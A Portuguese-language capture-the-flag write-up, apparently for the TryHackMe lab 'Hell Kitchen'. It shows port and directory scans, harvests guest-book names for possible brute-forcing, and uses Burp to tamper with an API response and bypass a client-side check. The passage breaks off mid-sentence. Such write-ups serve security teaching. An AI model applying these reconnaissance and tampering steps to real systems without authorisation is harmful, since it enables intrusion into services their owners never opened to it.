Hell Kitchen (L)

Informações

- O IP da máquina foi adicionado ao `/etc/hosts` com a URL `http://hellkitchen.thm/`
- Período: 17/05/2025 á 20/05/2025
- Máquina do `TryHackMe` de Nível Difícil
- Sistema Operacional: Linux

Sumário

Enumeração

NMap

```
arthur-strelow@ubuntu-star:~$ nmap -p- -vv --min-rate 1000  hellkitchen.thm
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-17 09:16 -03
Initiating Ping Scan at 09:16
Scanning hellkitchen.thm (10.10.35.162) [2 ports]
Completed Ping Scan at 09:16, 0.45s elapsed (1 total hosts)
Initiating Connect Scan at 09:16
Scanning hellkitchen.thm (10.10.35.162) [65535 ports]
Discovered open port 80/tcp on 10.10.35.162
Connect Scan Timing: About 22.92% done; ETC: 09:18 (0:01:44 remaining)
Connect Scan Timing: About 45.80% done; ETC: 09:18 (0:01:12 remaining)
Connect Scan Timing: About 68.67% done; ETC: 09:18 (0:00:42 remaining)
Discovered open port 4346/tcp on 10.10.35.162
Completed Connect Scan at 09:18, 131.58s elapsed (65535 total ports)
Nmap scan report for hellkitchen.thm (10.10.35.162)
Host is up, received syn-ack (0.34s latency).
Scanned at 2025-05-17 09:16:02 -03 for 132s
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE REASON
80/tcp   open  http    syn-ack
4346/tcp open  elanlm  syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 132.07 seconds
```

Gobuster


```
arthur-strelow@ubuntu-star:~$ gobuster dir --url http://hellkitchen.thm/api/ --wordlist /home/arthur-strelow/SecLists/Discovery/Web-Content/common.txt -t 25
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://hellkitchen.thm/api/
[+] Method:                  GET
[+] Threads:                 25
[+] Wordlist:                /home/arthur-strelow/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
arthur-strelow@ubuntu-star:~$
```

```
2: arthur-strelow@ubuntu-star: ~
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://hellkitchen.thm/
[+] Method:                  GET
[+] Threads:                 25
[+] Wordlist:                /home/arthur-strelow/SecLists/Discovery/Web-Content/raft-large-files-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about-us             (Status: 200) [Size: 1315]
/guest-book           (Status: 200) [Size: 2115]
Progress: 99331 / 99331 (100.00%)
===============================================================
Finished
===============================================================
arthur-strelow@ubuntu-star:~$
```

Andando pela aplicação


Primeiro Botão

Clicando em `Book Your Room`, esse alerta é exibido.



Segundo Botão

Ao clicar no segundo botão da página principal da aplicação somos redirecionado para `/guest-book`




Nomes encontrados na página que, de alguma forma, podem ser útil em alguma tentativa de `brute-force`

- Gully Foyle
- Gabriel Syme
- Paul Denton
- Oberst Enzian
- Smilla Jasperson
- Hippolyta Hall

Terceiro Botão

Ao clicar no terceiro botão da página principal da aplicação somos redirecionado para `/about-us`




Burp-Suite: Fazendo análise

Com a aplicação "varrida" agora é hora de analisar as requisições que estão sendo feitas para vermos se encontramos algo peculiar.

E no meio das requisições vemos que dado momento, a aplicação faz uma requisição para descobrir se tem algum quarto disponível. Posteriormente, descobrimos que essa requisição

está vinculada ao `Primeiro Botão`



Procurando pela página para sabermos se conseguimos ver essa requisição sendo feita, encontramos um `.js` (na página principal) que possa ser revelador.


URL: `http://hellkitchen.thm/static/check-rooms.js`

```
fetch('/api/rooms-available').then(response =>
response.text()).then(number => {
    const bookingBtn = document.querySelector("#booking");
    bookingBtn.removeAttribute("disabled");
    if (number < 6) {
        bookingBtn.addEventListener("click", () => {
            window.location.href = "new-booking";
        });
    } else {
        bookingBtn.addEventListener("click", () => {
            alert("Unfortunately the hotel is currently fully booked.
Please try again later!")
```


```
        });
    }
});
```

Interceptando requisições

Agora é hora de vermos onde essas requisições vão e se conseguirmos explorar ou achar alguma brecha que possamos ter algum tipo de acesso privilegiado.




Ao ler o código `.js` descobrimos que se o número de quartos disponíveis for menor que 6 a aplicação vai reagir diferente. Então, com o `burp` alteramos esse número de 6 -> 4.





Mostra que a uma vulnerabilidade de `bypass client-side`. Então podermos fazer uma

